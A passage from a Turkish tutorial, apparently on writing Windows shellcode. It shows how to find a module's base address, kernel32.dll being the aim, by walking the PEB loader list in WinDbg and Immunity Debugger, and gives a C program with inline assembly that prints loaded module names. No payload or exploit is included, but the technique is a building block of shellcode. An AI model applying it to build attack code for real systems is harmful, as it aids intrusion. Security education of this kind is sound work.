   +0x000 Flink        : 0x002f5118 _LIST_ENTRY [ 0x2f59a0 - 0x2f5230 ]
   +0x004 Blink        : 0x002f4d98 _LIST_ENTRY [ 0x2f5230 - 0x7724021c
]
```
4

PEB Loader Data'nın HEX "1C" adresinde başlatılma sırasına göre modül zincir listesinin ilk ileri link adresi bulunur. Bu adreste yer alacak ilk modül entry'si yani modül veri yapısı da yine kendisinden bir sonra gelen modül veri yapısının adresini içerir. Zincir ilk başta liste adresini ilk okuduğumuz adresi işaret ettiğinde sonlanır, yani ileri link adresleri bir çember oluşturur.

btrisk

KERNEL32.DLL'İN ADRESİNİN BULUNMASI

MODÜL ADI

- Adım-5: Modül adının bulunması

```
0:000> dd 0x002f4d98 + 20
002f4db8  77185bc4 00004004 0000ffff 002f59cc
002f4dc8  772448e0 521ea8e7 00000000 00000000
```

```
0:000> db 77185bc4
77185bc4  6e 00 74 00 64 00 6c 00-6c 00 2e 00 64 00 6c 00  n.t.d.l.l...d.l.
77185bd4  6c 00 00 00 14 00 16 00-e0 5b 18 77 5c 00 53 00  l........[.w\.S.
77185be4  59 00 53 00 54 00 45 00-4d 00 33 00 32 00 5c 00  Y.S.T.E.M.3.2.\.
77185bf4  00 00 90 90 90 90 90 8b-ff 55 8b ec 51 51 83 65  .........U..QQ.e
77185c04  fc 00 53 56 8b 35 0c 02-24 77 57 81 fe 0c 02 24  ..SV.5..$wW....$
77185c14  77 74 31 8d 45 f8 50 6a-09 8b fe 8b 36 6a 01 ff  wt1.E.Pj....6j..
```


5

Başlatılma sırasına göre oluşturulmuş modül entry'lerinin HEX "20" offset adresinde UNICODE formatında modül ismi bulunmaktadır. UNICODE formatında bildiğiniz gibi her bir karakter 2 byte'lık bir alanla ifade edilir.


Sunum üzerinde anlattığım bu yolu Immunity Debugger üzerinde izleyelim. Sizlerde aynı işlemi gerçekleştirirseniz hafıza üzerindeki veri yapılarına daha hakim olursunuz.

Immunity debugger'da herhangi bir uygulamayı yükleyelim.

CPU ana ekranının Dump bölümüne sağ klikleyerek veri gösterim formatını Long / Address formatına çevirelim.



Daha sonfa Ctrl+G ile fs:[30] adresinde bulunan veri alanına geçelim.




Gelen bilgilerin en üst sırasında sol tarafta adres alanına çift tıkladığımızda adres formatı offset formatına dönüşecektir. PEB veri yapısının HEX “0c” adresinde PEB Loader Data veri yapısının adresini görebiliriz.


Bu değer üzerinde sağ kliklediğimizde “Follow in Dump” seçeneği ile bu adrese gidebiliriz.

Bu adresinde üzerinde çift tıkladığımızda adres formatı tekrar offset formatına dönüşecek. Burada HEX “1c” adresinde başlatılma sırasına göre modül listesinin ilk bileşeninin adresini göreceğiz.


Burada yine veri alanının üzerinde sağ klikleyerek “Follow in Dump” dediğimizde modül bileşeniyle ilgili veri alanına ulaşacağız.




Yine ilk adres üzerinde çift tıklayalım. Gördüğünüz gibi HEX “20” offset’te modül adı görülüyor.




Burada görülen aslında modül adının tutulduğu alanın adresi. Bu veri üzerinde tekrar sağ klikleyerek “Follow in Dump” diyelim. Bu alana geldiğimizde veri gösterim şeklini Dump ekranı üzerinde sağ klikleyerek Text / Unicode’a dönüştürdüğümüzde modül adını göreceğiz. Immunity Debugger adresin bir veriye işaret ettiğini anlayacak kadar akıllı olduğundan bir önceki adımda adresin işaret ettiği veriyi de yanında gösterdi.



"-" tuşlarıyla tekrar ilk modül bileşeni veri alanına dönelim. Burada ilk alandaki veri zincir listedeki bir sonraki modüle işaret ediyor. Bu veri üzerinde sağ klikleyerek bu adrese gidelim. Gördüğünüz gibi zincirdeki bir sonraki modül ile ilgili verileri görebiliyoruz. Bu şekilde ilerleyerek bize ilk bileşenin adresini veren veri alanına ulaştığımızda zincirin tamamının üzerinden geçmiş oluruz.



Amacımıza, yani modül adresini bulmaya tekrar geri dönersek, bu zincir listenin içinde doğru bileşeni tespit ettiğimizde bu bileşen alanı içinde HEX "8" offset adresinde ilgili modülün başlangıç adresini görebiliriz.



Aynı işlemi bir uygulama aracılığı ile de yapabiliriz. Bu uygulama tabi sadece kendi modüllerinin adlarını bize listeleyecek ki fazla bir modül yüklemediğini göreceğiz.

```
1.  #include <stdio.h>
2.
3.  int main()
4.  {
5.      char *modulAdi;
6.      int ilkAdres;
7.      int flink;
8.
9.      __asm {
10.         pushad
11.             mov esi, fs:[0x30]; PEB adresi
12.             mov esi, [esi + 0x0c]; PEB LOADER DATA adresi
13.             mov esi, [esi + 0x1c]; Başlatılma sırasına göre modül listesinin başlangıç
    adresi
14.             mov ilkAdres, esi; ilk liste bileşeninin adresi
15.             mov ecx, [esi]
16.             mov flink, ecx; ilk liste bileşeninin flink değeri
17.             mov ebx, [esi + 0x20]; ebx = InInitOrder[0].module_name(unicode)
18.             mov modulAdi, ebx; Modül adının adresi
19.             popad
20.     }
21.     while (flink != ilkAdres){ //son bileşenin flink değeri PEB-
    >Ldr.InInitOrder List Entry veri yapısına işaret eder
22.         wprintf(L"%s\n", modulAdi);
23.         __asm {
24.             pushad
25.                 mov esi, [flink]; Bir sonraki liste bileşeninin adresi
26.                 mov ecx, [esi]; Bir sonraki liste bileşeninin flink değeri
27.                 mov flink, ecx
28.                 mov ebx, [esi + 0x20]; Modül adı(unicode formatında)
29.                 mov modulAdi, ebx; Modül adının adresi
30.                 popad
31.         }
32.     }
33.     getchar();
34. }
```

ModulListele.c

Uygulamanın birinci inline assembly bölümünde amacımız başlatılma sırasına göre ilk modülün adı ve adresini bulmak.

İkinci inline assembly bölümünde ise zincir listeyi takip ederek listenin başına dönünceye kadar tüm modüllerin adları ve adreslerine ulaşıyoruz.

İlk adımda FS register'ının HEX 30 offset'inde Process Environment Block alanının adresini ESI register'ına aktarıyoruz.


PEB'in HEX 0c offset'inde bulunan adresi yani PEB_LOADER_DATA yapısının adresini ESI register'ına aktarıyoruz.

PEB_LOADER_DATA veri yapısının HEX 1C offset'inde başlatılma sırasına göre modüllerle ilgili meta veri yapıları zincirinin ilk halkasının adresi bulunmaktadır. İlk bileşenin adresini zinciri tamamladığımızı tespit etmek amacıyla bir C değişkenine kaydediyoruz.

Daha sonra ilk liste bileşeninin adresine geçiyoruz. Bu veri yapısının HEX 20 offset'inde modül adının UNICODE formatında tutulduğu alanın adresi bulunuyor. C uygulamamızla bu adı yazdırmak için modül adının adresini modulAdi C değişkenine aktarıyoruz.

İlk inline assembly bölümü tamamlandıktan sonra bir döngünün içinde tüm zinciri tamamlayarak modül adlarını standart output'a yazıyoruz.

Şimdi uygulamamızı derleyelim ve uygulamanın son satırına breakpoint koyarak çalıştıralım.




Gördüğünüz gibi bu basit uygulamanın hafıza alanında yüklü modül isimleri ekrandakilerden oluşuyor.


VI. FONKSİYON ADRESİNİN BULUNMASI

Modülün başlangıç adresini elde etmek ve saklamak için assembly kodumuzu geliştireceğiz. Ancak bundan önce bir problemimiz daha var. Modül içinde kullanmak istediğimiz fonksiyonun adresini de bulmalıyız.

